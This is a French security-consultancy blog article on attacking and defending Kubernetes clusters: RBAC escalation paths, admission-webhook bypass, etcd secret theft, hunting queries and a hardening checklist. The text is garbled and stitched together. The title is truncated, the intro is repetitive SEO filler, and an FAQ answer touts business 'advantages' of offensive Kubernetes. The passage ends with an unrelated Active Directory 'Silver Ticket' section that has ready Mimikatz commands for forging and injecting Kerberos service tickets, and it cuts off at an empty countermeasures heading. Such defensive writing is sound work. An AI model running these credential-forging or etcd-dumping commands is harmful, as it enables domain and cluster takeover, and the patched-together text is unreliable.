AYI NEDJIMI Consultants

Kubernetes offensif (RBAC abuse, : Analyse Technique

Catégorie : Articles Techniques Lecture : 27 min Publié le : 07/12/2025 Auteur : Ayi NEDJIMI

Les clusters Kubernetes d Kubernetes offensif (RBAC abuse, admission. Expert en cybersécurité et intelligence artificielle. Guide technique complet.

Cet article fournit une analyse technique detaillee de Kubernetes offensif (RBAC abuse,, couvrant les aspects fondamentaux de l'architecture, les procedures de configuration et les bonnes pratiques de deploiement en environnement de production. Les administrateurs systemes y trouveront des guides etape par etape, des exemples de configuration et des recommandations issues de retours d'experience terrain en entreprise. Les clusters Kubernetes d Kubernetes offensif (RBAC abuse, admission. Expert en cybersécurité et intelligence artificielle. Guide technique complet. Ce guide technique sur kubernetes offensif rbac s'appuie sur des retours d'expérience terrain et des méthodologies éprouvées en environnement de production. Nous abordons notamment : résumé exécutif, architecture kubernetes et surfaces de menace et rbac : principe et failles courantes. Les professionnels y trouveront des recommandations actionnables, des commandes prêtes à l'emploi et des stratégies de mise en œuvre adaptées aux environnements d'entreprise.

Résumé exécutif

Les clusters Kubernetes d'entreprise combinent une multitude de composants : workloads conteneurisés, contrôleurs réseau, filtres d'admission, secrets stockés dans etcd. Cette complexité accroît les surfaces d'attaque. Les adversaires ciblent les faiblesses RBAC, les validations d'admission, les accès au plan de contrôle et les secrets en clair. Cet article propose une vision offensive-déensive : comprendre comment un attaquant contourne les protections pour obtenir des privilèges élevés, puis construire des défenses basées sur des contrôles réseau, des politiques Kyverno/OPA, la sécurisation des secrets et des audits continus. L'objectif est de fournir un guide technique pour sécuriser les clusters multi-tenant, avec des tactiques de chasse et des playbooks d'investigation.

Notre avis d'expert
La défense en profondeur n'est pas un concept abstrait — c'est une architecture concrète avec des couches mesurables et testables. Chaque couche doit être conçue pour fonctionner indépendamment des autres, car l'hypothèse de défaillance d'une couche est la seule hypothèse réaliste.

Votre architecture de sécurité repose-t-elle sur une seule couche de défense ?

Architecture Kubernetes et surfaces de menace

Un cluster Kubernetes comprend des nœuds maîtres (API server, etcd, scheduler, controller manager) et des nœuds workers exécutant kubelet et les pods. Les surfaces attaquables incluent : l'API server exposée, les kubelets, les services internes (kube-dns, metrics-server), les objets cluster-wide (ClusterRole, ClusterRoleBinding). Les attaques peuvent provenir d'un container compromis, d'une fuite de kubeconfig, d'une exposition de dashboard, ou d'un mauvais filtrage réseau. Comprendre cette architecture est essentiel pour cartographier les chemins d'escalade : un pod avec la capacité `hostPath` ou `privileged` peut accéder à l'hôte ; un accès à etcd permet de récupérer tous les secrets ; une `ServiceAccount` mal configurée ouvre la porte à des token reuse.

RBAC : principe et failles courantes

Le modèle RBAC associe des rôles (`Role`, `ClusterRole`) à des liaisons (`RoleBinding`, `ClusterRoleBinding`) et à des sujets (`ServiceAccount`, `User`, `Group`). Les erreurs classiques :

- Utilisation de `cluster-admin` pour des workloads applicatifs.
- Liaison de `system:masters` à des comptes externes.
- Attributions wildcard (`resources:` , `verbs:`) inutiles.
- ServiceAccounts partagées entre plusieurs workloads.

Un attaquant, après compromission d'un pod, peut lire le token de la ServiceAccount montée dans `/var/run/secrets/kubernetes.io/serviceaccount`. Si cette ServiceAccount dispose de privilèges, il peut exécuter des opérations sur le cluster (création de pods, lecture de secrets). La défense repose sur le principe du moindre privilège, l'isolation des namespaces et la rotation des tokens.

Cas concret
L'exploitation de Log4Shell (CVE-2021-44228) en décembre 2021 a démontré les risques systémiques liés aux dépendances open-source. Cette vulnérabilité dans la bibliothèque de logging Log4j affectait des millions d'applications Java et a nécessité une mobilisation mondiale de l'industrie pour identifier et corriger tous les systèmes vulnérables.

Abus RBAC : chemins d'escalade

Les attaques RBAC se déclinent en plusieurs scénarios :

- Une `Role` autorisant `create` sur `pods/exec` permet d'exécuter des conteneurs privilégiés.
- Une `Role` avec `update` sur `deployments` permet d'injecter une image malveillante.
- Une `ClusterRole` autorisant `create` sur `clusterroles` et `clusterrolebindings` permet de devenir cluster-admin.
- L'accès aux ressources `secrets` fournit les secrets TLS, tokens, credentials de base de données.

Les adversaires combinent souvent des actions. Exemple : créer un pod monté sur l'hôte (`hostPath: /etc/kubernetes`) pour récupérer kubeconfig, puis se connecter en `kubectl`. Certains abus passent par la création de CRD (Custom Resource Definition) pour exécuter du code dans des contrôleurs vulnérables.

![SVG à créer : diagramme d'escalade RBAC depuis un pod compromis]
Combien de vos contrôles de sécurité ont été testés en conditions réelles cette année ?

Admission Controllers : rôle et dérives

Les Admission Controllers (Mutating, Validating, Dynamic) permettent de contrôler les requêtes à l'API server. Mal configurés, ils peuvent être contournés ou paralysés. Des attaques visent à désactiver un contrôleur en provoquant un crash (DoS) ou en exploitant une faille dans un webhook externe. Certaines organisations oublient de sécuriser le canal TLS du webhook, permettant une attaque Man-in-the-Middle. Les attaquants cherchent aussi à invoquer l'API server directement depuis l'intérieur du cluster via une IP interne, contournant les contrôles d'entrée. Les defenders doivent veiller à ce que les contrôleurs d'admission critiques (NamespaceLifecycle, LimitRanger, ServiceAccount, PodSecurity, ValidatingAdmissionWebhook) soient activés et monitorés.

Secrets Kubernetes : stockage et exposition

Les secrets sont stockés en Base64 dans etcd. Sans chiffrement au repos (`--encryption-provider-config`), leur lecture offre un accès direct aux credentials. Les secrets montés dans des volumes ou injectés via des variables d'environnement peuvent fuiter dans les logs. Les images conteneur peuvent contenir des secrets codés en dur. Les attaques consistent à lire les secrets via `kubectl get secret`, via l'API, ou en accédant à etcd. Les defenders doivent chiffrer etcd, restreindre les RBAC sur `secrets`, opter pour External Secrets (Vault, AWS Secrets Manager), et auditer les montages de volumes sensibles.

Contournement des contrôles réseau

Les CNI (Calico, Cilium, Weave) implémentent des politiques réseau. Les clusters sans Network Policies laissent souvent un trafic est-ouest illimité. Un attaquant peut scanner l'ensemble des services internes, découvrir le kubelet sur `10250`, l'API sur `6443`, ou un dashboard non authentifié. Même avec des policies, des erreurs (namespace `default` sans restrictions) persistent. L'utilisation de `egress` non contrôlés permet d'exfiltrer des données. Les organisations doivent définir des politiques par namespace, segmenter les pods, et appliquer des contrôles egress sortants (vers internet, vers d'autres VPC/VNet). Les CNI avancées offrent des features (DNS policy, L7) utiles pour limiter les flux.

Pod Security : PSP, Kyverno, OPA Gatekeeper

Les anciens `PodSecurityPolicies` (PSP) étaient difficiles à gérer, mais restaient un rempart. Leur retrait nécessite des alternatives : Kyverno, OPA Gatekeeper, ou les `Pod Security Standards` intégrés dans Kubernetes 1.24+. Ces outils imposent des contraintes (pas de `privileged`, pas de `hostPath`, `readOnlyRootFilesystem`). Les politiques doivent être versionnées IaC et testées. Kyverno permet d'appliquer des `mutate` (ajout d'annotations), des `validate` (refus de pods non conformes) et des `generate` (injection de sidecars). OPA Gatekeeper, via des Rego policies, impose des règles fines. Les attaquants cherchent à contourner ces contrôles en utilisant des namespaces exemptés ou des labels manquants. Les defenders doivent appliquer les politiques sur tous les namespaces, y compris `kube-system`, et surveiller les exceptions.

Audit continus et Policy as Code

Un cluster sécurisé s'appuie sur des audits réguliers. Des outils comme `kubescape`, `kube-bench`, `Popeye`, `Polaris` identifient les dérives RBAC, les pods privilégiés, les secrets exposés. Les rapports sont intégrés dans un pipeline CI/CD. Les organisations adoptent `policy-as-code` : des règles Gatekeeper/Kyverno versionnées dans Git, validées via des tests automatisés (Conftest). Chaque merge request est validée par des contrôles. Cette discipline réduit l'introduction d'exceptions ad hoc. Les audits incluent des revues manuelles : évaluation des `ServiceAccount`, des `RoleBinding`, des `NetworkPolicy` effectives.

Monitoring et observabilité

La détection passe par la collecte de plusieurs signaux :

- Logs d'audit Kubernetes (`auditPolicy.yaml`).
- Logs kubelet (`/var/log/kubelet.log`).
- Logs d'admission webhooks.
- Télémétrie des CNI (Calico flow logs, Cilium Hubble).
- Logs etcd.

Les journaux sont envoyés vers un SIEM (Elastic, Splunk) ou une plateforme (Prometheus, Loki). Les métriques telles que le nombre de requêtes `create pod` par minute, les erreurs d'admission, les `403 Forbidden` contribuent à la détection. Des règles identifient des actions suspectes : `kubectl exec` répété, création de `ClusterRoleBinding`, accès à des secrets hors du namespace, pods tournant avec `hostNetwork: true`.

Hunting : scénarios et requêtes

Les équipes chasseurs définissent des scénarios :

- Un pod `default` qui crée un `ClusterRoleBinding`.
- Un `ServiceAccount` utilisé depuis une IP externe (via un kubeconfig exfiltré).
- Un flux réseau interne vers `169.254.169.254` (metadata) depuis un pod.

• Une élévation de privilège via injection d'un DaemonSet privilégié.

Les requêtes dans Elasticsearch :

```
{
  "query": {
    "bool": {
      "must": [
        { "term": { "verb": "create" } },
        { "term": { "objectRef.resource": "clusterrolebindings" } },
        { "term": { "sourceIPs.keyword": "10.0.42.17" } }
      ]
    }
  }
}
```

Cette requête détecte la création de ClusterRoleBinding depuis un pod compromis. Les hunts s'appuient aussi sur des outils open source (ThreatMapper, Falco) analysant en temps réel les comportements conteneurs.

![SVG à créer : pipeline d'observabilité Kubernetes avec audit logs, Falco, SIEM]

Falco et détection runtime

Falco (CNCF) observe les syscalls et détecte des comportements suspects : écriture dans `/etc`, ouverture de sockets, exécution de shell. Des règles spécifiques identifient les escalades : création d'un pod privilégié, accès à des secrets, modification d'iptables. On customise les règles Falco pour couvrir les scénarios internes. Falco émet des alertes vers Slack, PagerDuty, ou un SIEM. Les organisations combinent Falco avec Aqua Starboard, Sysdig Secure, ou eBPF (Cilium) pour obtenir des détections runtime renforcées.

Gestion des secrets avec External Secrets Operator

Pour éviter les secrets en clair, on adopte des opérateurs (`External Secrets`, `Sealed Secrets`). External Secrets synchronise les secrets de Vault, AWS Secrets Manager, Azure Key Vault. Cela permet de contrôler l'accès via le vault, trace les lectures, et facilite la rotation. Les politiques RBAC doivent restreindre qui peut créer ou modifier les ExternalSecret CRD. Un attaquant qui modifie la ressource peut rediriger vers son propre secret store ; la défense inclut des validations d'admission et des revues des manifests.

Cas pratiques : compromission d'un pod et escalade

Scénario : un pod `payments` est compromis via une injection SQL. L'attaquant trouve le token ServiceAccount et l'utilise pour lister les `RoleBinding`. Il découvre une `Role` avec `get` sur `secrets`. Il récupère les secrets de la base de données, puis `create` un nouveau pod dans le namespace `kube-system` avec `hostPath` pour monter `/var/lib/kubelet/pki`. Il extrait les certificats kubelet et les utilise pour accéder à l'API server. À ce stade, il peut créer un `ClusterRoleBinding` cluster-admin pour sa propre ServiceAccount. L'absence de NetworkPolicies

a permis la communication entre namespaces. Les logs d'audit montrent les opérations, mais aucune alerte n'a été triée. Ce cas démontre l'importance des contrôles RBAC, réseau et de l'observabilité.

Étude de cas : admission webhook contourné

Une organisation utilisait un webhook Kyverno pour interdire les pods privilégiés. En cas de panne du webhook (timeout), le cluster devait refuser la requête (`failurePolicy: Fail`). Toutefois, pour assurer la disponibilité, l'équipe avait mis `Ignore`. Un attaquant a saturé le webhook par un flood de requêtes, provoqué des timeouts, puis déployé un DaemonSet privilégié qui a injecté un agent sur chaque nœud. L'agent a exfiltré les secrets etcd. La remédiation a consisté à rétablir `failurePolicy: Fail`, à mettre en place un autoscaling du webhook et un monitoring Prometheus des latences. Pour approfondir ce sujet, consultez notre article sur les techniques d'evasion de conteneurs Docker et Containerd.

Contrôles réseau avancés : service mesh et egress gateway

L'utilisation d'un service mesh (Istio, Linkerd) offre des contrôles L7, du mTLS, et des politiques d'authentification/autorisation. Les egress gateways contrôlent les sorties vers Internet. En combinant des `AuthorizationPolicy` (Istio) avec des network policies, on limite les actions d'un pod compromis. Les logs du mesh fournissent une visibilité fine : service A parlant à service B, volume de trafic. Les attaquants doivent alors compromettre le mesh, ce qui exige un niveau d'effort plus élevé. Les defenders doivent surveiller les certificats du mesh, empêcher les workloads de désactiver les sidecars, et auditer les policies. Pour approfondir ce sujet, consultez notre article sur les 10 erreurs critiques de configuration RBAC Kubernetes.

Intégration des contrôles dans la CI/CD

Les manifests Kubernetes passent par la CI/CD. On intègre des scanners (KubeLinter, Conftest, Checkov) pour détecter les `privileged`, `hostPath`, absence de `runAsNonRoot`. Les pipelines refusent tout manifest non conforme. Des tests automatisés appliquent des `dry-run` pour valider l'admission. On maintient une bibliothèque de chart Helm/IaC sécurisés. Les exceptions passent par un processus formel et sont expurgées après usage. La CI/CD intègre aussi des tests d'intrusion automatisés en environnement de staging (chaos engineering) pour valider les défenses.

Chaîne supply chain : images et registries

Les images conteneur sont une autre surface : une image compromise peut embarquer des binaires d'attaque. Les registries doivent être privés, signés (Cosign/Notary v2), scannés (Trivy, Clair). Les contrôles d'admission vérifient la signature des images. Les pipelines build signent les images, définissent des base images minimalistes. Un attaquant qui parvient à pousser une image modifiée dans le registry peut compromettre des pods. Les defenders imposent des `ImagePolicyWebhook`, surveillent les `imagePullSecrets` et isolent les registries. Pour approfondir, consultez SIEM : Correlations Avancees pour Threat Hunting.

Gestion des identités externes et des kubeconfigs

Les kubeconfigs sont souvent partagés. Ils contiennent des tokens ou certs. Les organisations doivent : utiliser OIDC (Dex, auth0, Azure AD) pour authentifier les utilisateurs, activer la rotation des tokens, stocker les kubeconfigs dans des vaults, et activer l'authentification par certificat et RBAC. Les connexions admin doivent passer par un bastion, avec audit. Les accès `kubectl` sont monitorés via `audit log`. Les tokens `service account` doivent être définis comme expirables (`BoundServiceAccountTokenVolume`), réduisant le risque de réutilisation.

Réponse à incident et forensic Kubernetes

Lors d'un incident, la réponse comprend :

1. Isoler le namespace ou le nœud (NetworkPolicy d'urgence, cordon/drain du nœud). 2. Capturer les logs (pod logs, audit logs, Falco alerts). 3. Geler l'état des pods suspects (snapshot volumes, `kubectl get -o yaml`). 4. Révoquer les tokens (rotation des secrets, suppression des ServiceAccount compromises). 5. Analyser etcd (snapshot) pour identifier les modifications.

Les équipes forensic utilisent `kubectl get events`, `kubectl describe` pour retracer les actions. Des outils comme `Sight` (Sysdig) ou `K8s forensic toolkit` documentent les preuves. Les rapports comprennent la timeline, les rôles ciblés, les secrets exfiltrés, et les recommandations.

Gouvernance et formation
La sécurité Kubernetes requiert une gouvernance forte : chartes de namespaces, critères d'acceptation des workloads, comités d'architecture. Les équipes produit suivent des formations sur RBAC, secret management, network policy. Des checklists accompagnent chaque déploiement (RBAC minimal, Pod Security, logs). On organise des ateliers secops/devops pour analyser des incidents. La gouvernance inclut des audits trimestriels, une matrice de responsabilités (RACI) et des revues par les architectes sécurité.

Roadmap de maturité
1. **Phase 1** : Audit initial (kubebench, RBAC review), chiffrement etcd, activation audit log. 2. **Phase 2** : Déploiement de Network Policies, adoption Kyverno/Gatekeeper, Falco. 3. **Phase 3** : Intégration CI/CD, service mesh mTLS, gestion avancée des secrets. 4. **Phase 4** : Chasse proactive, ML sur logs, chaos engineering, supply chain signée.

Chaque phase inclut des OKR et une validation. Les clusters multi-cloud (AKS/EKS/GKE) adoptent des standards communs.

> **Ressources open source associées :**
>
> • k8s-security-fr — Dataset sécurité Kubernetes (HuggingFace)
> • kubernetes-security — Dataset sécurité K8s (HuggingFace)

Questions frequemment posees

Quels sont les avantages concrets de Kubernetes offensif (RBAC abuse, pour les entreprises ?

Les avantages de Kubernetes offensif (RBAC abuse, pour les entreprises incluent l'amelioration de la productivite des equipes, la reduction des risques operationnels et la capacite a repondre plus efficacement aux exigences du marche. L'adoption structuree de ces technologies permet egalement de renforcer la competitivite de l'organisation et d'optimiser l'allocation des ressources sur les activites a forte valeur ajoutee.

Conclusion

Kubernetes offre agilité et scalabilité, mais une exposition accrue aux attaques. En comprenant les techniques offensives (Abus RBAC, admission controllers, secrets), les defenders peuvent mettre en place des contrôles réseau robustes, des politiques Kyverno, un audit continu et une observabilité avancée. Les organisations doivent combiner gouvernance, automatisation et détection pour rendre le cluster résilient. La maturité se construit par itérations, en alignant SecOps, DevOps et les équipes produit.

Étude de cas : cluster de production compromis par Helm

Un cluster de commerce électronique utilisait Helm pour gérer les déploiements. Un chart tiers contenait une template défaillante créant une ServiceAccount avec `cluster-admin`. Lors de l'installation, cette ServiceAccount a été liée via `ClusterRoleBinding`. Quelques semaines plus tard, un attaquant a exploité une vulnérabilité RCE sur un pod exposé. En lisant la configuration du pod, il a découvert la ServiceAccount sur-privilégiée. En l'utilisant, il a déployé un DaemonSet qui exfiltrait les secrets vers un bucket externe. Les logs d'audit ont montré une série d'appels `create` sur des `daemonsets`. L'absence de NetworkPolicy a autorisé la communication sortante. L'incident a conduit à l'interdiction des charts non vérifiés, à la mise en œuvre de scanners (Chartmuseum policy), et à des revues de RBAC automatisées.

Étude de cas : fuite de kubeconfig et pivot Azure

Une entreprise multi-cloud a subi la compromission d'un laptop développeur. Le kubeconfig du cluster AKS se trouvait dans `~/.kube/config`. L'attaquant a utilisé `kubectl` pour accéder au cluster, a découvert un secret contenant des clés Azure Storage, puis a pivoté vers l'abonnement Azure, exfiltrant des données sensibles. L'absence d'authentification Azure AD (utilisation de certificats locaux) et de `conditional access` a facilité l'exploitation. La remédiation a impliqué la rotation des kubeconfigs, l'adoption d'Azure AD et de `Azure RBAC for Kubernetes`, l'exigence de `Device compliance`, et la mise en œuvre de `Just-In-Time` via `Azure AD PIM` pour les administrateurs.

Approche Purple Team et simulations Kubernetes

Les exercices Purple Team pour Kubernetes simulent :

- Compromission d'un pod et exploitation de RBAC.

- Exfiltration de secrets etcd.
- Contournement de Kyverno.
- Abus d'un admission webhook.

Les équipes Red utilisent des outils comme `kube-hunter`, `Peirates`, `krane`. Les Blue exploitent `audit logs`, `Falco`, `Prometheus`. Chaque exercice documente la timeline, les détections, les lacunes. Les actions correctives incluent la création de nouvelles règles Falco, l'ajout de NetworkPolicies, la modification de RBAC. Les exercices renforcent la coopération SecOps/DevOps.

Sécurisation d'etcd et contrôles d'accès

Etcd contient l'état du cluster. Les contrôles clés :

- Chiffrement au repos avec KMS.
- Accès restreint via TLS client certs.
- Isolation réseau (pas d'exposition Internet, firewall strict).
- Sauvegardes chiffrées et protégées.

Les attaques sur etcd consistent à lire directement la base (`etcdctl get --prefix /registry/secrets`). Les defenders doivent auditers les logs etcd, limiter les hôtes autorisés et surveiller les sauvegardes. Les clusters managés (EKS, AKS, GKE) externalisent etcd mais exigent tout de même des contrôles (permissions IAM, VPC, RBAC).

Supply chain : contrôleurs et opérateurs

Les opérateurs Kubernetes (ArgoCD, Flux, Istio, Prometheus Operator) introduisent du code qui agit en cluster-admin. Leur compromission équivaut à celle du cluster. Les organisations doivent : utiliser des versions signées, surveiller les webhooks, restreindre les permissions, segmenter leurs namespaces. ArgoCD, par exemple, nécessite que les repositories Git soient en lecture seule, et que les tokens ne permettent pas d'écriture. Les pipelines GitOps doivent être sécurisés (MFA, review). Une attaque sur GitOps peut pousser des manifests malveillants.

Détection des contournements de NetworkPolicy

Les adversaires recherchent des pods sans policy (`DefaultDeny` manquante). Des scripts (Kubescape, `np-viewer`) vérifient les coverage. Une stratégie efficace impose un `default deny` par namespace et autorise explicitement les flux. Les logs CNI (Calico Felix, Cilium Hubble) permettent de détecter des paquets drop. Une augmentation des `deny` peut indiquer une reconnaissance. Les defenders doivent aussi surveiller l'utilisation de `hostNetwork` ou de services NodePort exposés.

Hardening des nœuds et du runtime Pour approfondir, consultez Exploitation de l'Infrastructure as Code Terraform et Pulumi.

Les nœuds Kubernetes doivent être durcis :

- Systèmes up-to-date, patch management.
- Activation de `seccomp`, `AppArmor` ou `SELinux`.

- Désactivation des services inutiles.
- Journalisation des accès SSH (idéalement interdits, usage d'image immuable).

Les runtimes (containerd, CRI-O) doivent être configurés pour refuser les images non signées, limiter les capabilities. Les attaquants tentent de prendre le contrôle de l'hôte via `privileged`. Les defenders utilisent des scanners (Lynis, kube-bench node) et les guides CIS pour durcir.

Alignement avec MITRE ATT&CK pour Containers

L'utilisation de la matrice MITRE ATT&CK for Containers aide à classer les TTP :

- Initial Access : Exposed Dashboard, Compromised Image.
- Execution : Exec into container, Run command via API server.
- Persistence : Malicious daemonset, Backdoor via mutated controller.
- Privilege Escalation : Privileged container, Create ClusterRoleBinding.
- Defense Evasion : Delete audit logs, Modify admission webhook.
- Credential Access : Dump etcd, Read service account tokens.
- Discovery : List pods, services, nodes.
- Lateral Movement : Access other namespaces, call cloud metadata.
- Collection : Copy secrets, capture traffic.
- Exfiltration : Upload via external service.
- Command & Control : Reverse shell, WebSocket.

Chaque tactique est mappée à des détections (Falco, audit logs) et des contrôles (RBAC, Kyverno). Cette approche fournit un langage commun entre défenseurs et auditeurs.

Outils de posture et dashboards

Les plateformes CSPM/CNAPP (Prisma Cloud, Wiz, Aqua, Lacework) offrent des vues centralisées : pods privilégiés, secrets, RBAC drifts, network exposures. Elles fournissent des graphes reliant les workloads aux ressources cloud. Les dashboards internes combinent :

- Nombre de ClusterRoleBinding non conformes.
- Taux de couverture NetworkPolicy.
- Pourcentage de pods running as non-root.
- Score Kyverno (policies pass/fail).
- Alertes Falco par cluster.

Ces KPI guident les plans d'action, priorisent les clusters critiques, et mesurent la maturité.

Gestion multi-cluster et fédération

Les organisations gèrent plusieurs clusters (prod, staging, edge). La fédération multiplie la surface. Les accès `kubectl` doivent passer par un broker (Teleport, Rancher, Anthos). Les politiques RBAC sont répliquées via GitOps. Les clusters edge sont isolés réseau, les secrets y sont minimisés. Les clusters gérés par des providers (AKS/EKS/GKE) doivent être configurés pour limiter l'accès cloud provider (IAM RBAC). Les logs de chaque cluster convergent vers une plateforme centrale.

Rôle des contrôles cloud (IAM, VPC)

Les clusters dans AWS utilisent IAM pour gérer les nœuds (instance profiles) et l'API. Une IAM mal configurée permet un pivot : un pod accède à l'IMDS, récupère des credentials, et agit sur le compte AWS. Les CNI AWS VPC CNI, Calico s'intègrent au VPC ; des security groups restreignent l'accès. Les clusters GKE utilisent Google IAM et VPC Service Controls ; AKS s'appuie sur Azure AD et NSG. Les security teams doivent aligner les contrôles cloud et Kubernetes pour éviter des gaps (ex : Node security group ouvert).

Traitement des logs et réponse automatisée

L'intégration des logs Kubernetes dans un SOAR permet des réponses automatiques :

- Lorsqu'un `ClusterRoleBinding` suspect est détecté, un workflow supprime la binding et notifie SecOps.
- Si un pod privilégié apparaît, un script `kubectl delete` le supprime et bloque l'image.
- En cas d'exfiltration, une NetworkPolicy d'urgence applique un `deny all`.

Ces automatisations doivent être contrôlées (eviter de casser la prod). Des approbations manuelles (gates) peuvent être requises. Le SOAR interagit avec Kubernetes via une identité dédiée RBAC.

Intégration DevSecOps et formation

Les équipes DevOps doivent intégrer la sécurité : formations sur RBAC, sur la lecture d'audit log, sur la création de NetworkPolicy. Les pipelines incluent des tests de sécurité. Des guildes internes partagent des best practices. Les architectes sécurité valident les designs Kubernetes (ingress, secrets, storage). Un programme de certification interne garantit la compétence. Les équipes SRE maintiennent des runbooks (rotation secrets, restauration etcd, incident response) et veillent à ce que chaque équipe sache les utiliser.

Checklist finale
1. RBAC minimal, revue trimestrielle, interdiction de `cluster-admin` pour les workloads. 2. Activation et surveillance des Admission Controllers, politiques Kyverno/Gatekeeper couvrant tous les namespaces. 3. Chiffrement et protection d'etcd, rotation des secrets via External Secrets. 4. NetworkPolicies par défaut, service mesh mTLS, egress contrôlé. 5. Intégration Falco, audit logs, CNI telemetry, dashboards centralisés. 6. CI/CD avec scans de manifests, signature d'images, GitOps sécurisé. 7. Hardening des nœuds, activation seccomp/AppArmor, runtime minimal. 8. Exercices Purple Team, chaos engineering, alignement MITRE ATT&CK. 9. Gouvernance forte avec comités, formations, owners par namespace. 10. SOAR et playbooks pour réponse rapide, automations contrôlées.

En appliquant cette checklist, les organisations renforcent la résilience de leurs clusters Kubernetes face aux attaques offensives ciblant RBAC, admission controllers et secrets.

Perspectives futures : Confidential Containers et Zero Trust

L'écosystème évolue vers des solutions renforçant l'isolement : `Confidential Containers` (Confidential Computing) exécutent des pods dans des enclaves chiffrées, empêchant l'hôte de lire la mémoire. Les contrôles Zero Trust appliquent une authentification mutuelle sur chaque requête API (SPIFFE/SPIRE). Les projets comme `KubeArmor`, `Tetragon` utilisent eBPF pour

contrôler finement les actions. Les defender doivent anticiper ces évolutions, évaluer leur intégration et adapter les policies. L'objectif est de réduire la surface d'escalade même si un pod est compromis.

Annexes : références et outils

- Guides CIS Kubernetes Benchmark.
- Documentation Kyverno et Gatekeeper.
- Outils open-source : Peirates (offensif), Kube-Hunter (scanning), Falco (détection), Trivy (scan image), Kubescape (audit).
- Blogs : CNCF, Aqua Nautilus, Sysdig Threat Research.
- Talks : KubeCon sessions sur la sécurité RBAC, supply chain, eBPF.

Les équipes sécurité doivent maintenir une veille active, participer aux communautés CNCF, partager les retours d'expérience.

Conclusion enrichie

La défense Kubernetes nécessite une approche holistique : comprendre les chemins offensifs, établir des politiques rigoureuses, surveiller en continu, automatiser la remédiation et former les équipes. Les attaques sur RBAC, les contournements d'admission controllers et le pillage des secrets resteront des vecteurs majeurs. En combinant contrôles réseau, Pod Security (Kyverno, PSP standards), audits permanents et gouvernance, les organisations peuvent opérer Kubernetes en conservant confiance et agilité. L'investissement constant dans les outils, les compétences et la collaboration inter-équipes est la clé d'une posture résiliente.

FAQ opérationnelle
Comment vérifier rapidement les permissions d'une ServiceAccount ? Utiliser `kubectl auth can-i --as=system:serviceaccount:namespace:name verb resource` pour tester chaque action critique. Intégrer ce test dans les pipelines. **Comment détecter un exfiltration via un pod ?** Surveiller les NetworkPolicies, configurer des règles IDS (Zeek, Suricata) sur le trafic sortie, analyser les métadonnées CNI, corréler avec Falco (`FileRead` sur secrets). **Comment gérer les clusters legacy ?** Créer un plan de migration vers les versions supportées, activer `BoundServiceAccountTokenVolume`, mettre à jour les contrôleurs, appliquer les politiques PSP/Kyverno, refactoriser les workloads. **Quels contrôles pour les environnements air-gap ?** Utiliser des registries offline signés, appliquer des politiques strictes, auditer manuellement les images, surveiller les logs localement, synchroniser périodiquement avec le SOC.
Cette FAQ sert de mémo pour les équipes opérant Kubernetes au quotidien.

Note finale
La modernisation continue des contrôles et la réévaluation périodique des hypothèses de sécurité garantissent que les mécanismes déployés restent efficaces face aux TTP émergentes.

6. Silver Ticket : falsification de tickets de service

6.1 Principe et mécanisme

Un Silver Ticket est un ticket de service forgé sans interaction avec le KDC. Si un attaquant obtient le hash NTLM (ou la clé AES) d'un compte de service, il peut créer des tickets de service valides pour ce service sans que le DC ne soit contacté. Le ticket forgé contient un PAC (Privilege Attribute Certificate) arbitraire, permettant à l'attaquant de s'octroyer n'importe quels privilèges pour le service ciblé.

Contrairement au Golden Ticket qui forge un TGT, le Silver Ticket forge directement un Service Ticket, ce qui le rend plus discret car il ne génère pas d'événement 4768 (demande de TGT) ni 4769 (demande de ST) sur le DC.

6.2 Création et injection de Silver Tickets

🔧 Outil : Mimikatz - Forge de Silver Ticket

```
# Création d'un Silver Ticket pour le service CIFS
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:server01.domain.local /service:cifs /rc4:serviceaccounthash /ptt

# Silver Ticket pour service HTTP (accès web avec IIS/NTLM)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:webapp.domain.local /service:http /aes256:serviceaes256key /ptt

# Silver Ticket pour LDAP (accès DC pour DCSync)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:dc01.domain.local /service:ldap /rc4:dccomputerhash /ptt

# Silver Ticket pour HOST (WMI/PSRemoting)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:server02.domain.local /service:host /rc4:computerhash /ptt
```

6.3 Cas d'usage spécifiques par service

Service (SPN)	Hash requis	Capacités obtenues	Cas d'usage attaque
CIFS	Compte ordinateur	Accès fichiers (C$, ADMIN$)	Exfiltration données, pivoting
HTTP	Compte service IIS	Accès applications web	Manipulation application, élévation
LDAP	Compte ordinateur DC	Requêtes LDAP complètes	DCSync, énumération AD
HOST + RPCSS	Compte ordinateur	WMI, PSRemoting, Scheduled Tasks	Exécution code à distance
MSSQLSvc	Compte service SQL	Accès base de données	Extraction données, xp_cmdshell

6.4 Détection des Silver Tickets

🔍 **Indicateurs de détection :**

- **Absence d'événements KDC :** Accès à des ressources sans événements 4768/4769 correspondants
- **Anomalies de chiffrement :** Tickets avec des algorithmes de chiffrement incohérents avec la politique
- **Durée de vie anormale :** Tickets avec des timestamps invalides ou des durées de vie excessives
- **PAC invalide :** Groupes de sécurité inexistants ou incohérents dans le PAC
- **Validation PAC :** Activer la validation PAC pour forcer la vérification des signatures

```
# Activer la validation PAC stricte (GPO)
Computer Configuration > Policies > Windows Settings > Security Settings >
Local Policies > Security Options >
"Network security: PAC validation" = Enabled

# Script PowerShell pour corréler accès et tickets KDC
$timeframe = (Get-Date).AddHours(-1)
$kdcEvents = Get-WinEvent -FilterHashtable
@{LogName='Security';ID=4768,4769;StartTime=$timeframe}
$accessEvents = Get-WinEvent -FilterHashtable
@{LogName='Security';ID=4624;StartTime=$timeframe} |
    Where-Object {$_.Properties[8].Value -eq 3} # Logon type 3 (network)

# Identifier les accès sans ticket KDC correspondant
$accessEvents | ForEach-Object {
    $accessTime = $_.TimeCreated
    $user = $_.Properties[5].Value
    $matchingKDC = $kdcEvents | Where-Object {
        $_.Properties[0].Value -eq $user -and
        [Math]::Abs(($_.TimeCreated - $accessTime).TotalSeconds) -lt 30
    }
    if (-not $matchingKDC) {
        Write-Warning "Accès suspect sans ticket KDC: $user à $accessTime"
    }
}
```

🛡️ **Contre-mesures Silver Ticket :**

